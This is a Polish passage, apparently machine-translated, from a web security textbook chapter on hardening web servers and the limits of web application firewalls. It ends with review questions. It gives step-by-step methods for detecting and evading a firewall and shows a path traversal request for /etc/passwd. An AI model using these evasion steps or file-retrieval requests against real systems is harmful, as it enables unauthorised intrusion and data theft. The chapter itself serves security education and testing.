Do pewnego stopnia organizacja wdrażająca serwer sieciowy innej firmy nieuchronnie powierza swój los w ręce dostawcy oprogramowania. Niemniej jednak organizacja świadoma bezpieczeństwa może wiele zrobić, aby zabezpieczyć się przed lukami w oprogramowaniu opisanymi w tej części.

Wybierz oprogramowanie z dobrą historią

Nie wszystkie produkty i dostawcy oprogramowania są sobie równi. Spojrzenie na najnowszą historię różnych produktów serwerowych ujawnia pewne wyraźne różnice w liczbie wykrytych poważnych luk w zabezpieczeniach, czasie potrzebnym producentom na ich usunięcie oraz odporności wydanych poprawek na późniejsze testy przeprowadzane przez badaczy. Przed wybraniem oprogramowania serwera WWW do wdrożenia należy zbadać te różnice i zastanowić się, jak Twoja organizacja radziłaby sobie w ostatnich latach, gdyby korzystała z każdego rodzaju oprogramowania, które rozważasz.

Zastosuj poprawki dostawcy

Każdy przyzwoity dostawca oprogramowania musi okresowo udostępniać aktualizacje zabezpieczeń. Czasami te rozwiązania rozwiązują problemy, które sam dostawca wykrył we własnym zakresie. W innych przypadkach problemy były zgłaszane przez niezależnego badacza, który mógł zachować informacje dla siebie lub nie. Sprzedawca zwraca uwagę na inne luki, ponieważ są one aktywnie wykorzystywane w środowisku naturalnym. Ale w każdym przypadku, gdy tylko łatka zostanie wydana, każdy przyzwoity inżynier wsteczny może szybko wskazać problem, który rozwiązuje, umożliwiając atakującym opracowanie exploitów dla problemu. Dlatego tam, gdzie jest to możliwe, poprawki bezpieczeństwa należy stosować jak najszybciej po ich udostępnieniu.

Wykonaj wzmacnianie zabezpieczeń

Większość serwerów WWW ma wiele konfigurowalnych opcji kontrolujących, jakie funkcje są włączone i jak się zachowują. Jeśli nieużywane funkcje, takie jak domyślne rozszerzenia ISAPI, pozostaną włączone, serwer będzie narażony na zwiększone ryzyko ataku w przypadku wykrycia nowych luk w zabezpieczeniach tych funkcji. Powinieneś zapoznać się z przewodnikami hartowania dotyczącymi używanego oprogramowania, ale oto kilka ogólnych kroków do rozważenia:

* Wyłącz wszystkie wbudowane funkcje, które nie są wymagane, i skonfiguruj pozostałe funkcje tak, aby działały tak restrykcyjnie, jak to możliwe, zgodnie z wymaganiami biznesowymi. Może to obejmować usunięcie zmapowanych rozszerzeń plików, modułów serwera WWW i komponentów bazy danych. Możesz użyć narzędzi, takich jak IIS Lockdown, aby ułatwić to zadanie.

* Jeśli sama aplikacja składa się z dodatkowych niestandardowych rozszerzeń serwera opracowanych w kodzie natywnym, należy rozważyć, czy można je przepisać przy użyciu kodu zarządzanego. Jeśli nie

mogą, upewnij się, że środowisko kodu zarządzanego przeprowadza dodatkowe sprawdzanie poprawności danych wejściowych przed przekazaniem ich do tych funkcji.

* Nazwy wielu funkcji i zasobów, które należy zachować, często można zmienić z ich wartości domyślnych, co stanowi dodatkową barierę dla wykorzystania. Nawet jeśli wykwalifikowany atakujący może nadal być w stanie odkryć nową nazwę, ta metoda ukrywania chroni przed mniej wykwalifikowanymi atakującymi i robakami automatycznymi.

* Zastosuj zasadę najmniejszych uprawnień w całym stosie technologii. Na przykład bezpieczeństwo kontenerów może ograniczyć obszar ataku, który jest dostępny dla standardowego użytkownika aplikacji. Proces serwera WWW powinien być skonfigurowany tak, aby korzystał z konta systemu operacyjnego o jak najmniejszej mocy. W systemach opartych na systemie UNIX środowisko chroot może być użyte do dalszego ograniczania wpływu każdego kompromisu.

Monitoruj nowe luki w zabezpieczeniach

Należy wyznaczyć kogoś w Twojej organizacji do monitorowania zasobów, takich jak Bugtraq i Full Disclosure, w celu uzyskania ogłoszeń i dyskusji na temat nowych luk w zabezpieczeniach oprogramowania, którego używasz. Możesz także subskrybować różne usługi prywatne, aby otrzymywać wczesne powiadomienia o znanych lukach w oprogramowaniu, które nie zostały jeszcze ujawnione publicznie. Często, jeśli znasz szczegóły techniczne luki w zabezpieczeniach, możesz wdrożyć skuteczne obejście problemu w oczekiwaniu na wydanie pełnej poprawki przez dostawcę.

Użyj Głębokiej Obrony

Zawsze należy wdrażać warstwy ochrony, aby złagodzić wpływ naruszenia bezpieczeństwa w dowolnym komponencie infrastruktury. Możesz podjąć różne kroki, aby pomóc zlokalizować wpływ udanego ataku na serwer WWW. Nawet w przypadku całkowitego włamania mogą one zapewnić wystarczająco dużo czasu na reakcję na incydent, zanim nastąpi jakakolwiek znacząca utrata danych:

* Możesz nałożyć ograniczenia na możliwości serwera WWW z innych, autonomicznych komponentów aplikacji. Na przykład konto bazy danych używane przez aplikację może mieć tylko dostęp INSERT do tabel używanych do przechowywania dzienników kontroli. Oznacza to, że osoba atakująca, która włamie się na serwer WWW, nie może usunąć żadnych wpisów dziennika, które zostały już utworzone.

* Możesz nałożyć ścisłe filtry na poziomie sieci na ruch do iz serwera WWW.

* Możesz użyć systemu wykrywania włamań, aby zidentyfikować wszelkie nietypowe działania sieciowe, które mogą wskazywać na naruszenie. Po włamaniu się do serwera WWW wielu atakujących natychmiast próbuje utworzyć odwrotne połączenie z Internetem lub wyszukać inne hosty w sieci DMZ. Skuteczny IDS powiadomi Cię o tych zdarzeniach w czasie rzeczywistym, umożliwiając podjęcie działań w celu powstrzymania ataku

Zapory sieciowe aplikacji

Wiele aplikacji jest chronionych przez komponent zewnętrzny znajdujący się na tym samym hoście co aplikacja lub na urządzeniu sieciowym. Można je sklasyfikować jako służące do zapobiegania włamaniom (zapory ogniowe aplikacji) lub wykrywania (takie jak konwencjonalne systemy wykrywania włamań). Ze względu na podobieństwa w sposobie identyfikowania ataków przez te urządzenia będziemy je traktować dość wymiennie. Chociaż wielu twierdzi, że ich posiadanie jest lepsze niż nic, w wielu przypadkach mogą one stworzyć fałszywe poczucie bezpieczeństwa w przekonaniu, że dodatkowa warstwa obrony oznacza automatyczną poprawę postawy obronnej. Jest mało prawdopodobne, aby taki system obniżył poziom bezpieczeństwa i był w stanie powstrzymać jasno

określony atak, taki jak robak internetowy, ale w innych przypadkach może nie poprawiać bezpieczeństwa tak bardzo, jak się czasem uważa. Od razu można zauważyć, że jeśli takie mechanizmy obronne nie wykorzystują mocno dostosowanych reguł, nie chronią przed żadną z luk omówionych w częściach od 4 do 8 i nie mają praktycznego zastosowania w obronie potencjalnych błędów w logice biznesowej. Nie mają też żadnej roli do odegrania w obronie przed niektórymi specyficznymi atakami, takimi jak XSS oparty na modelu DOM (rozdział 12). W przypadku pozostałych luk w zabezpieczeniach, w których może występować potencjalny wzorzec ataku, kilka punktów często zmniejsza użyteczność zapory aplikacji internetowej:

* Jeśli zapora ogniowa zbyt ściśle przestrzega specyfikacji HTTP, może przyjmować założenia dotyczące tego, jak serwer aplikacji obsłuży żądanie. I odwrotnie, zapory ogniowe lub urządzenia IDS, które wywodzą się z zabezpieczeń warstwy sieciowej, często nie rozumieją szczegółów niektórych metod transmisji HTTP.

* Sam serwer aplikacji może modyfikować dane wprowadzane przez użytkownika, dekodując je, dodając znaki specjalne lub filtrując określone ciągi w trakcie obsługi żądania po przejściu przez zaporę ogniową. Wiele etapów ataku opisanych w poprzednich rozdziałach ma na celu ominięcie sprawdzania poprawności danych wejściowych, a zapory sieciowe warstwy aplikacji mogą być podatne na te same rodzaje ataków.

* Wiele zapór ogniowych i systemów IDS ostrzega w oparciu o określone typowe ładunki ataków, a nie o ogólne wykorzystanie luki w zabezpieczeniach. Jeśli atakujący może pobrać dowolny plik z systemu plików, żądanie /manager/viewtempl?loc=/etc/passwd prawdopodobnie zostanie zablokowane, podczas gdy żądanie skierowane do /manager/viewtempl?loc=/var/log/ syslog nie zostałby nazwany atakiem, mimo że jego zawartość może być bardziej użyteczna dla atakującego.

Na wysokim poziomie nie musimy rozróżniać między globalnym filtrem sprawdzania poprawności danych wejściowych, agentem opartym na hoście lub zaporą aplikacji sieciowej opartą na sieci. Poniższe kroki dotyczą wszystkich w równym stopniu.

Wiele organizacji, które wdrażają zapory ogniowe aplikacji internetowych lub systemy IDS, nie testuje ich szczegółowo zgodnie z metodologią opisaną w tej sekcji. W rezultacie często warto wytrwać w ataku na takie urządzenia.

KROKI HACKOWANIA

Obecność zapory sieciowej aplikacji internetowej można wywnioskować, wykonując następujące czynności:

1. Prześlij do aplikacji dowolną nazwę parametru z wyraźnym ładunkiem ataku w wartości, najlepiej gdzieś, gdzie aplikacja zawiera nazwę i/lub wartość w odpowiedzi. Jeśli aplikacja zablokuje atak, prawdopodobnie jest to spowodowane zewnętrzną obroną.

2. Jeśli można przesłać zmienną, która jest zwracana w odpowiedzi serwera, prześlij zakres ciągów rozmytych i zakodowanych wariantów, aby zidentyfikować zachowanie zabezpieczeń aplikacji w odpowiedzi na dane wejściowe użytkownika.

3. Potwierdź to zachowanie, wykonując te same ataki na zmienne w aplikacji. Możesz wypróbować następujące ciągi, aby spróbować ominąć zaporę aplikacji internetowej:

1. W przypadku wszystkich ciągów i żądań rozmytych używaj łagodnych ciągów dla ładunków, które prawdopodobnie nie istnieją w standardowej bazie danych sygnatur. Podanie ich przykładów jest z definicji niemożliwe. Powinieneś jednak unikać używania /etc/passwd lub /windows/system32 config/sam jako ładunków do pobierania plików. Unikaj również używania terminów takich jak <script> w ataku XSS i używania alert() lub xss jako ładunków XSS.

2. Jeśli określone żądanie zostanie zablokowane, spróbuj przesłać ten sam parametr w innym miejscu lub w innym kontekście. Na przykład prześlij ten sam parametr w adresie URL w żądaniu GET, w treści żądania POST i w adresie URL w żądaniu POST.

3. W ASP.NET spróbuj również przesłać parametr jako plik cookie. API Request.Params[„foo”] pobiera wartość pliku cookie o nazwie foo, jeśli parametr foo nie zostanie znaleziony w ciągu zapytania lub treści wiadomości.

4. Przejrzyj wszystkie inne metody wprowadzania danych wprowadzanych przez użytkownika opisane w części 4, wybierając te, które nie są chronione.

5. Określ lokalizacje, w których dane wprowadzane przez użytkownika są (lub mogą być) przesyłane w niestandardowym formacie, takim jak serializacja lub kodowanie. Jeśli żaden nie jest dostępny, zbuduj ciąg ataku przez konkatenację i/lub rozciągając go na wiele zmiennych. (Zauważ, że jeśli celem jest ASP.NET, możesz użyć HPP do połączenia ataku przy użyciu wielu specyfikacji tej samej zmiennej).

Streszczenie

Podobnie jak w przypadku innych komponentów, na których działa aplikacja internetowa, serwer WWW stanowi istotny obszar powierzchni ataku, za pośrednictwem którego aplikacja może zostać naruszona. Wady serwera aplikacji mogą często bezpośrednio zagrozić bezpieczeństwu aplikacji, dając dostęp do list katalogów, kodu źródłowego stron wykonywalnych, poufnych danych konfiguracyjnych i czasu działania oraz możliwości aby ominąć filtry wejściowe. Ze względu na dużą różnorodność produktów i wersji serwerów aplikacji, lokalizowanie luk w zabezpieczeniach serwera WWW zwykle wymaga rozpoznania i zbadania. Jest to jednak obszar, w którym zautomatyzowane narzędzia skanujące mogą być bardzo skuteczne w szybkim lokalizowaniu znanych luk w konfiguracji i oprogramowaniu atakowanego serwera.

Pytania

1. W jakich okolicznościach serwer WWW wyświetla listę katalogów?

2. Do czego służą metody WebDAV i dlaczego mogą być niebezpieczne?

3. W jaki sposób można wykorzystać serwer WWW skonfigurowany do działania jako serwer proxy sieci Web?

4. Co to jest lista wykluczeń Oracle PL/SQL i jak można ją ominąć?

5. Jeśli serwer WWW umożliwia dostęp do swoich funkcji zarówno przez HTTP, jak i HTTPS, czy są jakieś zalety korzystania z jednego protokołu zamiast drugiego, gdy szukasz luk w zabezpieczeniach?